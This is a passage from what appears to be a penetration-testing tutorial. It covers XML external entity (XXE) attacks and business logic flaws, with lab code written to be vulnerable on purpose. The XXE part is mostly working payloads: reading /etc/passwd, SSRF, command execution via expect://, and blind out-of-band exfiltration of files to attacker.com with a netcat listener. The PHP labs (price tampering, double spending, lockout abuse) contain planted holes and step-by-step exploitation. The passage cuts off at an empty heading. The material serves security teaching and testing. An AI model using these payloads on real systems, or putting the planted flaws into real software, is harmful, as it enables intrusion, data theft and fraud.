    %P1;
]>
<root>
    <firstname>&firstname;</firstname>
</root>
```

Request:

```
$ curl http://victim.com/XXExmlParserGeneric.php -H "Content-Type: application/xml" -d @d\
ata.xml

# output
firstname: Alex
```

External Parameter Entity Definition:

Save following payload into a file: data.xml

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE test [
    <!ENTITY % P1 SYSTEM "username.xml">
    %P1;
    <!ENTITY % P2 SYSTEM "http://localhost:8080/lastname.xml">
    %P2;
]>
<root>
    <username>&username;</username>
    <lastname>&lastname;</lastname>
</root>
```

In this code block, <!ENTITY username "morgan012FA"> is included from **username.xml**, but the content included from the URL **lastname.xml** <!ENTITY lastname "morgan">.

Request:

```
$ curl http://victim.com/XXExmlParserGeneric.php -H "Content-Type: application/xml" -d @d\
ata.xml

# output
username: morgan012FA
lastname: morgan
```

Internal Subset DTD Restrictions

XML does not allow references to external entities within internal entity declarations. For example, the following code will result in an error:

Save following payload into a file: data.xml

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE test [
  <!ENTITY % P1 "Hunter and Pentester">
  <!ENTITY % P2 '<!ENTITY description "%P1;">'>
  %P2;
]>
<root>
  <description>&description;</description>
</root>
```

Request (Error):

```
$ curl http://victim.com/XXExmlParserGeneric.php -H "Content-Type: application/xml" -d @data.xml
```

```
# output
Invalid XML
```

```
# In backend:
```

```
PHP Warning: simple_load_string(): Entity line 1: parser error: PEReferences forbidden in\
internal subset
```

Solution #1:

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE test [
  <!ENTITY % P1 "Hunter and Pentester">
  <!ENTITY % P2 SYSTEM "temp.xml">
  %P2;
]>
<root>
  <description>&description;</description>
</root>
```

The content of temp.xml is: <!ENTITY description "%P1;">

Solution #2:

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE root [
  <!ENTITY % start "<![CDATA[">
  <!ENTITY % stuff SYSTEM "test.php">
  <!ENTITY % end "]]>">
  <!ENTITY % dtd SYSTEM "http://localhost:8080/evil.dtd">
  %dtd;
]>
<root>
```

```
<data>&all;</data>
</root>
```

The content of test.php: "<?php echo "Hello"; ?>" and placed next to the parser: XXEmlParserGeneric.php

The evil.dtd file:

```
<!ENTITY all "%start;%stuff;%end;">
```

Start PHP server for evil.dtd:

```
$ php -S 0:8080
```

Request:

```
$ curl http://victim.com/XXEmlParserGeneric.php -H "Content-Type: application/xml" -d @data.xml
```

```
# output
data: <?php echo "Hello"; ?>
```

Handling Illegal XML Characters

In XML, some characters like < > & % are illegal because they have special meaning. These need to be properly encoded, or the XML parser will generate an error. If you have a value like "<?php @system(\$_GET[0]); ?>" that contains illegal XML characters, you can use character entities to represent these characters:

Save following payload into a file: data.xml

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE test []>
<root>
  <!--ERROR: Illegal characters -->
  <password><?php @system($_GET[0]); ?></password>
</root>
```

Request:

```
$ curl http://victim.com/XXEmlParserGeneric.php -H "Content-Type: application/xml" -d @data.xml
```

```
# output
data: Invalid XML
```

CDATA for Dirty Input

Save following payload into a file: data.xml

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE test [
]>
<root>
<password><![CDATA[ <?php @system($_GET[0]); ?> ]]></password>
</root>
```

Request:

```
$ curl http://victim.com/XXExmlParserGeneric.php -H "Content-Type: application/xml" -d @data.xml

# output
password: <?php @system($_GET[0]); ?>
```

In XML, all characters inside <![CDATA[]]> sections are ignored.

Using php:// for Illegal XML Characters

Write above string to a file called illegal.txt (next to the parser) and use external ENTITY and PHP wrapper for reading it:

Save following payload into a file: data.xml

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE test [
    <!ENTITY password SYSTEM "php://filter/convert.base64-encode/resource=illegal.txt">
]>
<root>
    <password>&password;</password>
</root>
```

Request:

```
$ curl http://victim.com/XXExmlParserGeneric.php -H "Content-Type: application/xml" -d @data.xml

# output
password: PD9waHAQHN5c3R1bSgkX0dFVFswXS7ID8+

$ echo PD9waHAQHN5c3R1bSgkX0dFVFswXS7ID8+ | base64 -d
<?php @system($_GET[0]); ?>
```

Note: The output will be base64 encode format. you can easily decode it via different tools.

Local File Read via XXE

Save following payload into a file: data.xml

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE test [
  <!ENTITY file SYSTEM "/etc/passwd">
]>
<root>
  <data>&file;</data>
</root>
```

Request:

```
$ curl http://victim.com/XXExmlParserGeneric.php -H "Content-Type: application/xml" -d @data.xml
```

```
# output
data: root:x:0:0:root:/root:/usr/bin/zsh
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
[...]
```

When this XML is processed, the `&file;` reference will be replaced with the content of the `/etc/passwd` file, potentially exposing sensitive user account information.

SSRF Through XML Entities

System identifiers accept URLs, enabling SSRF (Server-Side Request Forgery) attacks.

Save following payload into a file: data.xml

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE test [
  <!ENTITY SSRF SYSTEM "http://localhost:1111/secret.txt">
]>
<root>
  <tag>&SSRF;</tag>
</root>
```

Content of secret.txt: **"Password: 1234"**

Request:

```
$ curl http://victim.com/XXExmlParserGeneric.php -H "Content-Type: application/xml" -d @data.xml
```

When this XML is processed, the server will make an HTTP request to `http://localhost:1111/secret.txt`, allowing the attacker to potentially probe internal resources

or interact with external services.

Injecting Commands with XXE

If the platform is PHP and the wrapper `expect://` is enabled, you can attempt command injection:

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE test [
  <!ENTITY exploit SYSTEM "expect://id">
]>
<root>
  <data>&exploit;</data>
</root>
```

Out-of-Band Blind XXE Exploitation

In a Blind XXE attack, the application does not directly display the content of the external entity. To retrieve the data, you can use Out-of-Band (OOB) techniques:

Blind XXE with `php://filter` in PHP

Create a file named `oob.dtd` on the attacker's server:

```
<!ENTITY % data SYSTEM "php://filter/convert.base64-encode/resource=file:///etc/hosts">
<!ENTITY % param "<!ENTITY exfil SYSTEM 'http://attacker.com:8080/?%data;'>">
%param;
```

Set up a listener to monitor HTTP requests:

```
$ nc -nvlp 8080
```

Send a request to the vulnerable server: `data.xml`

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE root [
  <!ENTITY % oob SYSTEM "http://attacker.com:8080/oob.dtd">
  %oob;
]>
<root>
  <username>&exfil;</username>
</root>
```

Global XXE Exploitation with `xxeserv`

Install Golang

```
$ sudo apt install golang
```

Clone XXEServ project

```
$ git clone https://github.com/staaldraad/xxeserv.git
$ cd xxeserv
$ go build
```

Create a oob.dtd file

```
<!ENTITY % data SYSTEM "php://filter/convert.base64-encode/resource=file:///etc/hosts">
<!ENTITY % param "<!ENTITY exfil SYSTEM 'ftp://Attacker_FTP_server:2121/%data;'>">
%param;
```

Run a xxeserv file

```
$ ./xxeserv -p 2121
```

Set payload for the website

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE root [
<!ENTITY % oob SYSTEM "http://Attacker_PHP_server/oob.dtd">
%oob;
]>
<root>
  <username>&exfil;</username>
</root>
```

Exploiting XXE in Python

```
from flask import Flask, request
import lxml.etree as ET
from io import StringIO

app = Flask(__name__)

@app.route('/vulnerable', methods=['POST'])
def vulnerable():
    xml_data = request.get_data()
    parser = ET.XMLParser(no_network=False, dtd_validation=False, load_dtd=True, huge_tree=False, resolve_entities=True)
    tree = ET.parse(StringIO(xml_data.decode()), parser)
    return ET.tostring(tree, encoding='unicode')

if __name__ == '__main__':
    app.run(debug=True, port=5000)
```

Detection Phase: Insert an entity:

```
$ curl -X POST http://localhost:5000/vulnerable -d "<data>detection</data>"

# output
<data>detection</data>
```

Exploitation:

Reading /etc/passwd file: Instead of <data>detection</data>, placed following payload (you can do it with burp suite)

```
<!DOCTYPE data [  
<!ENTITY xxe SYSTEM "file:///etc/passwd">  
<data>&xxe;</data>
```

Access to private virtual-sites into webserver:

```
<!DOCTYPE data [  
<!ENTITY xxe SYSTEM "http://localhost:1212/private-website.html">  
<data>&xxe;</data>
```

Mitigation Techniques

The most effective way to prevent XXE injection vulnerabilities is to disable DTD processing or external entity resolution. If this is not possible, implement the following security measures:

Disable DTD Processing: Disable DTD processing in the XML parser configuration. This will prevent the parser from processing any DTD-related features, including entity declarations. It depends on the language. You can google it to find it.

Sanitize XML Input: Carefully sanitize XML input to remove or escape any potentially dangerous characters or elements.

Use a Secure XML Parser: Use a secure XML parser that provides options for disabling DTD processing and external entity resolution.

Implement Input Validation: Validate the structure and content of XML documents to ensure that they conform to the expected format.

Business Logic Vulnerabilities

Business logic vulnerabilities arise when an application's intended workflows and rules can be manipulated by an attacker to gain unauthorized benefits. Unlike traditional technical flaws, these vulnerabilities stem from flaws in design—where the application behaves exactly as coded, but not as securely intended. Examples include bypassing payment steps, abusing discount codes, or escalating user privileges by altering request sequences. These attacks often go undetected by automated scanners because they exploit logical assumptions rather than code errors. As applications increasingly automate complex processes, how can developers and testers anticipate and defend against misuse of the very logic they designed to serve legitimate users?

Understanding Business Logic Vulnerabilities

Business Logic Vulnerabilities are flaws or weaknesses in the design and implementation of an application's business rules or workflows. These flaws can allow attackers to manipulate the application's logic to achieve malicious goals, such as gaining unauthorized access, manipulating data, or performing fraudulent transactions. Unlike technical vulnerabilities like SQL injection or XSS, business logic vulnerabilities arise from flawed assumptions or oversights in how the application's rules are designed and enforced. They are context-specific and often require a deep understanding of the application's business processes to identify and exploit. As a one-of-a-kind problem, business logic vulnerabilities do not have a universal solution and cannot be detected by automated web application scanners. Human analysis and understanding of the application are crucial.

Key Characteristics of Business Logic Vulnerabilities:

- **Context-Specific:** They depend on the specific functionality and workflow of the application. What's a vulnerability in one application might be perfectly normal behavior in another.
- **Difficult to Automate Detection:** Traditional security scanners are often ineffective at detecting business logic vulnerabilities because they focus on technical flaws rather than semantic errors.
- **Require Business Understanding:** Identifying these vulnerabilities requires a thorough understanding of the application's business rules, workflows, and intended behavior.

Uncovering Hidden Logic Bugs

Detecting business logic vulnerabilities requires a different approach than traditional security testing.

Understand the Business Rules: Carefully review the application's documentation, workflows, and requirements to understand the intended behavior.

Think Like an Attacker: Consider how an attacker might try to manipulate the application's logic to achieve malicious goals.

Manual Testing: Perform manual testing to explore different scenarios and identify potential flaws in the application's behavior.

Code Review: Review the application's source code to identify potential vulnerabilities in the implementation of business rules.

Fuzzing: Use fuzzing techniques to generate unexpected or invalid inputs and observe the application's response.

Workflow Analysis: Analyze the application's workflows to identify potential points of manipulation or abuse.

Manipulating Order Freezing

Vulnerability: The online trading platform allowed users to freeze an order at the confirmation dialog box. This allowed users to take advantage of stock price fluctuations to make profits at the firm's expense.

Attack Flow: An attacker could select a stock at the current price and freeze the process. If the stock price increased significantly the next day, they could confirm the frozen trade and purchase the stock at the older, lower price.

Lab Setup: Install requirements:

```
$ sudo apt update && sudo apt install -y php
$ mkdir BusinessLogic; cd BusinessLogic
$ touch BOrderFreezing.php
```

Create a vulnerable code: BOrderFreezing.php

```
<?php
// Set up cookies to store frozen order
if (isset($_POST['freeze_order'])) {
    $stock = $_POST['stock'];
    $price = getStockPrice($stock);
    $frozen_order = [
        'stock' => $stock,
        'price' => $price,
        'time' => time()
    ];
    setcookie('frozen_order', serialize($frozen_order), time() + 3600, "/"); // Set cookie\
    for 1 hour
    echo "Order frozen at price: $price";
}

// Function to get the current stock price (simulated fluctuation)
function getStockPrice($stock) {
    $stocks = [
        'AAPL' => ['price' => 150],
```

```

        'GOOGL' => ['price' => 2800],
        'TSLA' => ['price' => 750]
    ];
    return $stocks[$stock]['price'] + rand(-5, 5); // Simulated price fluctuation
}

// Handling order confirmation
if (isset($_POST['confirm_order']) && isset($_COOKIE['frozen_order'])) {
    $frozen_order = unserialize($_COOKIE['frozen_order']);
    echo "Order confirmed for " . $frozen_order['stock'] . " at price: " . $frozen_order['price'];
    setcookie('frozen_order', '', time() - 3600, "/"); // Clear the cookie after confirmation
}

?>

<!DOCTYPE html>
<html>
<head>
    <title>Stock Trading Platform</title>
</head>
<body>
    <h2>Stock Trading Platform</h2>
    <form method="POST">
        <label>Select Stock:</label>
        <select name="stock">
            <option value="AAPL">AAPL</option>
            <option value="GOOGL">GOOGL</option>
            <option value="TSLA">TSLA</option>
        </select>
        <button type="submit" name="freeze_order">Freeze Order</button>
    </form>

    <br>

    <form method="POST">
        <button type="submit" name="confirm_order">Confirm Frozen Order</button>
    </form>

</body>
</html>

```

Exploitation:

Open the Trading Platform:

1. Visit the PHP-based stock trading platform in your web browser.
2. Observe the available stocks and their prices.

Freeze an Order at the Current Price

1. Select a stock from the dropdown menu (e.g., AAPL).
2. Click the “Freeze Order” button.
3. The system will store your selected stock and its price in the session (`$_SESSION['frozen_order']`).
4. A message appears, confirming the stock has been frozen at a specific price (e.g., AAPL at \$150).

Wait for the Stock Price to Increase

1. Close the browser or log out.
2. Wait for a few hours or days until the stock price increases.
3. The system is designed to update stock prices dynamically, so after some time, the stock price may rise (e.g., AAPL goes up to \$170).

Confirm the Frozen Order at the old Price

1. Reopen the trading platform in your browser.
2. Click the “Confirm Frozen Order” button.
3. Instead of using the current stock price, the system processes the order at the outdated frozen price (\$150 instead of \$170).
4. You have now successfully bought the stock at a price lower than its current market value.

Sell the Stock and Make a Profit

1. After buying the stock at the outdated price, you can sell it at the actual current price (\$170).
2. This results in an unfair profit at the expense of the stock trading platform.

Account Suspension Abuse

Vulnerability: The online auction house implemented a limited-time account suspension policy (three wrong login attempts) to protect against brute-force attacks. However, this policy could be abused to lock out competing bidders.

Attack Flow: An attacker could use the account ID of a competing bidder and enter the wrong password three times to lock their account, effectively removing them from the auction.

Lab Setup:

Install requirements:

```
$ sudo apt update && sudo apt install -y php
$ mkdir BusinessLogic; cd BusinessLogic
$ touch BLaccountSuspension.php
```

Create a vulnerable code: BLaccountSuspension.php

```
<?php
session_start();

// Simulating a user database
$users = [
    'user1' => ['password' => 'password123', 'suspension_time' => 0],
    'user2' => ['password' => 'securepass', 'suspension_time' => 0]
```



```

];

// Simulating a simple auction system
$auction_items = [
    'item1' => 'Vintage Car',
    'item2' => 'Rare Painting'
];

// Check if the account is suspended
function isAccountSuspended($username) {
    global $users;
    if ($users[$username]['suspension_time'] > time()) {
        return true;
    }
    return false;
}

// Handle login attempts
if (isset($_POST['login'])) {
    $username = $_POST['username'];
    $password = $_POST['password'];

    if (isset($users[$username])) {
        if (isAccountSuspended($username)) {
            echo "Your account is suspended until " . date('Y-m-d H:i:s', \
                $users[$username]['suspension_time']);
        } else {
            // Check password
            if ($users[$username]['password'] === $password) {
                echo "Login successful. Welcome to the auction!";
                $_SESSION['logged_in'] = true;
            } else {
                // Failed login attempt
                if (!isset($_SESSION['attempts'][$username])) {
                    $_SESSION['attempts'][$username] = 0;
                }
                $_SESSION['attempts'][$username]++;

                // If 3 failed attempts, suspend the account
                if ($_SESSION['attempts'][$username] >= 3) {
                    $users[$username]['suspension_time'] = time() + 300; // Suspend for 5\
minutes
                    echo "Your account has been locked due to too many failed login attem\
pts.\
                    Try again later.";
                } else {
                    echo "Incorrect password. Attempt " . $_SESSION['attempts'][$username]\
] . " of 3.";
                }
            }
        } else {
            echo "User not found.";
        }
    }

// Auction bidding process (only available for logged-in users)
if (isset($_POST['bid']) && isset($_SESSION['logged_in']) && $_SESSION['logged_in'] === t\
rue) {
    $item = $_POST['item'];
    $bid = $_POST['bid_amount'];
    echo "You have placed a bid of $bid on the item: $auction_items[$item].";
}

```

```

?>

<!DOCTYPE html>
<html>
<head>
    <title>Online Auction House</title>
</head>
<body>
    <h2>Online Auction House</h2>

    <!-- Login Form -->
    <h3>Login</h3>
    <form method="POST">
        <label>Username:</label>
        <input type="text" name="username" required><br>
        <label>Password:</label>
        <input type="password" name="password" required><br>
        <button type="submit" name="login">Login</button>
    </form>

    <br>

    <!-- Bidding Form (if logged in) -->
    <?php if (isset($_SESSION['logged_in']) && $_SESSION['logged_in'] === true): ?>
        <h3>Place a Bid</h3>
        <form method="POST">
            <label>Choose Item:</label>
            <select name="item">
                <option value="item1">Vintage Car</option>
                <option value="item2">Rare Painting</option>
            </select><br>
            <label>Bid Amount:</label>
            <input type="number" name="bid_amount" required><br>
            <button type="submit" name="bid">Place Bid</button>
        </form>
    <?php endif; ?>
</body>
</html>

```

Exploitation:

Attack the Competing Bidder's Account: Identify a competing bidder's account (e.g., user2).

Attempt Login with Incorrect Password: Try logging into the target account (user2) with the wrong password three times (The system will count the failed attempts).

Account Suspension: After three failed attempts, the target account will be suspended for 5 minutes (This prevents the legitimate bidder from placing any further bids)

Repeat the Process: If necessary, repeat the login attempts for other accounts.

Manipulate the Auction: The attacker can use the suspended state of the competing bidder's account to dominate the auction without interference from the victim.

Price Manipulation

Vulnerability: The e-commerce website allowed users to view the product and its price, select that product, purchase a summary, and then proceed to checkout. However, the application did not properly validate the pricing information in the shopping cart after the user had manipulated it in the URL.

Attack Flow: An attacker could inject custom prices in the URL, go back to the shopping cart, and pay for the products at the revised pricing.

Lab Setup:

Install requirements:

```
$ sudo apt update && sudo apt install -y php
$ mkdir BusinessLogic; cd BusinessLogic
$ touch BLpriceManipulation.php
```

Create a vulnerable code: BLpriceManipulation.php

```
<?php
session_start();

// Simulate a product database
$products = [
    'product1' => ['name' => 'Laptop', 'price' => 1000],
    'product2' => ['name' => 'Smartphone', 'price' => 500],
    'product3' => ['name' => 'Headphones', 'price' => 150]
];

// Add product to cart
if (isset($_GET['product_id']) && isset($products[$_GET['product_id']])) {
    $product_id = $_GET['product_id'];
    $product_name = $products[$product_id]['name'];
    $product_price = $products[$product_id]['price'];

    // Add to shopping cart
    $_SESSION['cart'][$product_id] = [
        'name' => $product_name,
        'price' => $product_price
    ];

    echo "<h3>$product_name added to your cart.</h3><br>";
    echo "<a href='?view_cart=true'>Go to Cart</a>";
}

// View shopping cart
if (isset($_GET['view_cart'])) {
    echo "<h3>Your Cart</h3><ul>";
    $total_price = 0;

    foreach ($_SESSION['cart'] as $id => $item) {
        echo "<li>{$item['name']} - \$ {$item['price']}</li>";
        $total_price += $item['price'];
    }

    echo "</ul><br>";
}
```

```

        echo "Total Price: \$ $total_price <br>";
        echo "<a href='?checkout=true'>Proceed to Checkout</a>";
    }

    // Checkout page (price manipulation vulnerability here)
    if (isset($_GET['checkout']) && $_GET['checkout'] == 'true') {
        $total_price = 0;

        echo "<h3>Checkout</h3><ul>";
        foreach ($_SESSION['cart'] as $id => $item) {
            // Vulnerability: the price can be manipulated in the URL.
            if (isset($_GET['price_' . $id])) {
                $item['price'] = $_GET['price_' . $id]; // Manipulating price through URL
            }

            echo "<li>{$item['name']} - \$ {$item['price']}</li>";
            $total_price += $item['price'];
        }

        echo "</ul><br>";
        echo "Total Price: \$ $total_price <br>";

        // Confirm purchase form
        echo "
            <form action='' method='POST'>
                <input type='submit' name='confirm_purchase' value='Confirm Purchase'>
            </form>
        ";
    }

    // Handle purchase confirmation
    if ($_SERVER['REQUEST_METHOD'] == 'POST' && isset($_POST['confirm_purchase'])) {
        if (isset($_SESSION['cart']) && !empty($_SESSION['cart'])) {
            echo "<h3>Purchase Successful!</h3>";
            echo "<p>Thank you for your purchase!</p>";

            // Optionally, clear the cart after purchase
            unset($_SESSION['cart']);
        } else {
            echo "<h3>Your cart is empty. Please add items before proceeding to checkout.</h3>";
        }
    }

    ?>

<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>E-commerce Website</title>
</head>
<body>
    <h2>Welcome to Our E-commerce Website</h2>

    <!-- Product Listing -->
    <h3>Products</h3>
    <ul>
        <li><a href="?product_id=product1">Laptop - $1000</a></li>
        <li><a href="?product_id=product2">Smartphone - $500</a></li>
        <li><a href="?product_id=product3">Headphones - $150</a></li>
    </ul>

```

```
<br>
<h3><a href="?view_cart=true">View Shopping Cart</a></h3>
</body>
</html>
```

Exploitation:

Browse the Products: Visit the main page and view the available products (Laptop, Smartphone, Headphones).

Add Products to Cart: Select a product to add it to your cart. For example, click on “Laptop - \$1000” to add the laptop to your cart.

View the Shopping Cart: Navigate to the “View Shopping Cart” page to review the items and prices in the cart.

Manipulate the Price in the URL: In the URL, change the price of the product. For example, manipulate the URL like this:

```
http://victim.com/BLpriceManipulation.php?checkout=true&price_product1=1
```

This changes the price of the laptop from \$1000 to \$1.

Proceed to Checkout: After manipulating the price, go ahead to confirm the purchase by clicking on the “Confirm Purchase” button. the checkout page will now show the manipulated price, and the user will only need to pay \$1 instead of the actual price.

Purchase Confirmation: After clicking the “Confirm Purchase” button, the form will submit to the same PHP file, where the purchase is confirmed, and a success message is displayed.

Unlimited Discount

Vulnerability: The ride service provider offered a 50% discount for new phone numbers, but the application allowed users to repeatedly change their phone number and claim the discount multiple times.

Attack Flow: An attacker could change their phone number, request the discount, cancel the change number process (without verifying) and reclaim the discount on each ride.

Lab Setup:

Install requirements:

```
$ sudo apt update && sudo apt install -y php
$ mkdir BusinessLogic; cd BusinessLogic
$ touch BLunlimitedDiscount.php
```

Create a vulnerable code: BLunlimitedDiscount.php

```
<?php
session_start();

// Simulate a list of existing users (with passwords and phone numbers)
$users = [
    'user1' => ['password' => 'password123', 'phone' => '1234567890'],
    'user2' => ['password' => 'password456', 'phone' => '9876543210']
];

// Initial ride price
$ride_price = 100;

// Check if the user is logged in
if (!isset($_SESSION['user_logged_in']) || !$_SESSION['user_logged_in']) {
    if ($_SERVER['REQUEST_METHOD'] === 'POST' && isset($_POST['username']) && isset($_POST['password'])) {
        // Handle login logic
        $username = $_POST['username'];
        $password = $_POST['password'];

        // Validate login credentials
        if (isset($users[$username]) && $users[$username]['password'] === $password) {
            $_SESSION['user_logged_in'] = true;
            $_SESSION['username'] = $username;
            $_SESSION['phone_number'] = $users[$username]['phone']; // Store initial phone number
        } else {
            $login_error = "Invalid username or password.";
        }
    }
} else {
    // Handling phone number change and discount
    if (isset($_POST['change_phone_number'])) {
        $new_phone_number = $_POST['new_phone_number'];

        // If the new phone number is not in the existing users list, it's eligible for the discount
        if (!in_array($new_phone_number, array_column($users, 'phone'))) {
            $_SESSION['phone_number'] = $new_phone_number;
            $_SESSION['discount'] = 0.5; // 50% discount
            $message = "Phone number changed successfully! Discount applied.";
        } else {
            $message = "This phone number is already registered. No discount available.";
        }
    }

    // Handling ride booking
    if (isset($_POST['book_ride'])) {
        if (isset($_SESSION['discount'])) {
            $final_price = $ride_price * (1 - $_SESSION['discount']);
            $ride_message = "Ride Booked! Final Price: \$ $final_price";
        } else {
            $ride_message = "No discount applied. Price: \$ $ride_price";
        }
    }
}

// Logout functionality
if (isset($_GET['logout'])) {
    session_destroy();
    header('Location: ' . $_SERVER['PHP_SELF']);
    exit;
}
```

```

    }
}
?>

<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>Ride Service</title>
</head>
<body>
    <h1>Welcome to Ride Service</h1>

    <?php if (!isset($_SESSION['user_logged_in']) || !$_SESSION['user_logged_in']): ?>
        <h3>Login</h3>
        <?php if (isset($login_error)) { echo "<p style='color: red;'>$login_error</p>"; \
    } ?>

    <form method="POST">
        <label for="username">Username:</label>
        <input type="text" id="username" name="username" required><br><br>
        <label for="password">Password:</label>
        <input type="password" id="password" name="password" required><br><br>
        <input type="submit" value="Login">
    </form>
    <?php else: ?>
        <p>Logged in as <?php echo $_SESSION['username']; ?></p>

        <!-- Phone Number Change and Discount -->
        <h3>Change Phone Number to Claim 50% Discount:</h3>
        <?php if (isset($message)) { echo "<p>$message</p>"; } ?>
        <form method="POST">
            <label for="new_phone_number">New Phone Number:</label>
            <input type="text" id="new_phone_number" name="new_phone_number" required>
            <input type="submit" name="change_phone_number" value="Change Phone Number">
        </form>

        <hr>

        <!-- Ride Booking -->
        <h3>Book Your Ride:</h3>
        <form method="POST">
            <input type="submit" name="book_ride" value="Book Ride">
        </form>

        <?php if (isset($ride_message)) { echo "<p>$ride_message</p>"; } ?>

        <hr>

        <!-- Logout -->
        <h3><a href="?logout=true">Logout</a></h3>
    <?php endif; ?>
</body>
</html>

```

Exploitation:

Login: Navigate to the page, and log in with valid credentials (e.g., user1 and password123).

Claim Discount: After logging in, change the phone number to a new, unused number (e.g., 5555555555), and apply the 50% discount.

Reclaim Discount: Change the phone number again to another unused one, and the 50% discount will be reapplied.

Book Ride: Click on “Book Ride” The system will apply the discount and show the final price with the 50% discount.

Double Spending

Vulnerability: The payment service provider (PSP) used a ResNum (Reservation Number) and RefNum (Reference Number) for transactions, but the merchant did not properly verify that the RefNum was unique and had not been used in a previous transaction.

Attack Flow: An attacker could save a valid RefNum from a successful payment and reuse it for subsequent purchases, effectively “double spending”.

Lab Setup:

Install requirements:

```
$ sudo apt update && sudo apt install -y php
$ mkdir BusinessLogic; cd BusinessLogic
$ touch BLpaymentProcessing.php
```

Create a vulnerable code: BLpaymentProcessing.php

```
<?php
session_start();

// Initialize user balance and transaction log in session.
if (!isset($_SESSION['balance'])) {
    $_SESSION['balance'] = 1000; // User starts with $1000
}
if (!isset($_SESSION['transactions'])) {
    $_SESSION['transactions'] = []; // Simulated "database" of transactions
}

// Define available products (for purchase simulation)
$products = [
    'prod_1' => ['name' => 'Laptop', 'price' => 800],
    'prod_2' => ['name' => 'Smartphone', 'price' => 500],
    'prod_3' => ['name' => 'Headphones', 'price' => 150],
];

// Functions to generate Reservation Number (ResNum) and Reference Number (RefNum)
function generateResNum() {
    return 'RES' . rand(10000, 99999);
}

function generateRefNum() {
    return 'REF' . uniqid();
}

$purchaseMessage = "";
$purchaseError = "";
```



```

// Process a purchase if the form is submitted
if (isset($_POST['purchase_product'])) {
    $product_id = $_POST['product_id'] ?? '';
    $quantity = isset($_POST['quantity']) ? (int)$_POST['quantity'] : 1;
    // User can optionally supply a RefNum and ResNum; if blank, they are auto-generated.
    $userRefNum = trim($_POST['ref_num'] ?? '');
    $userResNum = trim($_POST['res_num'] ?? '');

    // Validate the selected product
    if (!isset($products[$product_id])) {
        $purchaseError = "Invalid product selection.";
    } else {
        $product = $products[$product_id];
        $total_cost = $product['price'] * $quantity;

        // Use user-supplied numbers if provided; otherwise, auto-generate.
        $ref_num = ($userRefNum !== "") ? $userRefNum : generateRefNum();
        $res_num = ($userResNum !== "") ? $userResNum : generateResNum();

        if (isset($_SESSION['transactions'][$ref_num])) {
            // Double spending: Process the purchase without additional deduction.
            $_SESSION['transactions'][$ref_num]['quantity'] += $quantity;
            $_SESSION['transactions'][$ref_num]['total_cost'] += $total_cost;
            $purchaseMessage = "Double Spending Executed! Reused RefNum <strong>$ref_num<
/strong>\n
            to purchase an additional {$quantity} {$product['name']}(s) without extra\
            charge.<br>
            Your balance remains at \$" . $_SESSION['balance'];
        } else {
            // Check if user has enough funds for a new purchase
            if ($_SESSION['balance'] < $total_cost) {
                $purchaseError = "Insufficient funds: Purchase cost is \$$total_cost but \
your balance is\
                \$" . $_SESSION['balance'];
            } else {
                // Deduct funds and record the transaction
                $_SESSION['balance'] -= $total_cost;
                $_SESSION['transactions'][$ref_num] = [
                    'res_num' => $res_num,
                    'product' => $product['name'],
                    'quantity' => $quantity,
                    'total_cost' => $total_cost,
                    'timestamp' => time()
                ];
                $purchaseMessage = "Purchase successful! You bought {$quantity} {$product\
['name']}(s) for \$$total_cost.<br>
                Your new balance is \$" . $_SESSION['balance'] . ".<b\
r>
                Reservation Number: <strong>$res_num</strong><br>
                Transaction RefNum: <strong>$ref_num</strong>";
            }
        }
    }
}
}
?>

<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <title>Double Spending Vulnerability Lab</title>
</head>
<body>
    <h1>Payment Processing System</h1>

```

```

<p><strong>Current Balance:</strong> $<?php echo $_SESSION['balance']; ?></p>

<h2>Purchase a Product</h2>
<form method="POST">
    <label for="product_id">Select Product:</label>
    <select name="product_id" id="product_id" required>
        <?php foreach ($products as $id => $prod): ?>
            <option value="<?php echo $id; ?>">
                <?php echo $prod['name'] . " - $" . $prod['price']; ?>
            </option>
        <?php endforeach; ?>
    </select><br><br>

    <label for="quantity">Quantity:</label>
    <input type="number" name="quantity" id="quantity" value="1" min="1" required><br>
</form>

    <label for="res_num">Reservation Number (optional):</label>
    <input type="text" name="res_num" id="res_num" placeholder="Leave blank to auto-g\
enerate"><br><br>

    <label for="ref_num">Reference Number (optional):</label>
    <input type="text" name="ref_num" id="ref_num" placeholder="Leave blank to auto-g\
enerate"><br><br>

    <input type="submit" name="purchase_product" value="Purchase Product">
</form>

<?php
    if ($purchaseError !== "") {
        echo "<p style='color:red;'>$purchaseError</p>";
    }
    if ($purchaseMessage !== "") {
        echo "<p style='color:green;'>$purchaseMessage</p>";
    }
?>

<hr>
<h2>Transaction Log</h2>
<?php if (!empty($_SESSION['transactions'])): ?>
    <table border="1" cellpadding="5" cellspacing="0">
        <tr>
            <th>RefNum</th>
            <th>ResNum</th>
            <th>Product</th>
            <th>Quantity</th>
            <th>Total Cost</th>
            <th>Timestamp</th>
        </tr>
        <?php foreach ($_SESSION['transactions'] as $ref => $tx): ?>
            <tr>
                <td><?php echo $ref; ?></td>
                <td><?php echo $tx['res_num']; ?></td>
                <td><?php echo $tx['product']; ?></td>
                <td><?php echo $tx['quantity']; ?></td>
                <td><?php echo $tx['total_cost']; ?></td>
                <td><?php echo date("Y-m-d H:i:s", $tx['timestamp']); ?></td>
            </tr>
        <?php endforeach; ?>
    </table>
<?php else: ?>
    <p>No transactions recorded.</p>
<?php endif; ?>

```

</body>
</html>

Exploitation:

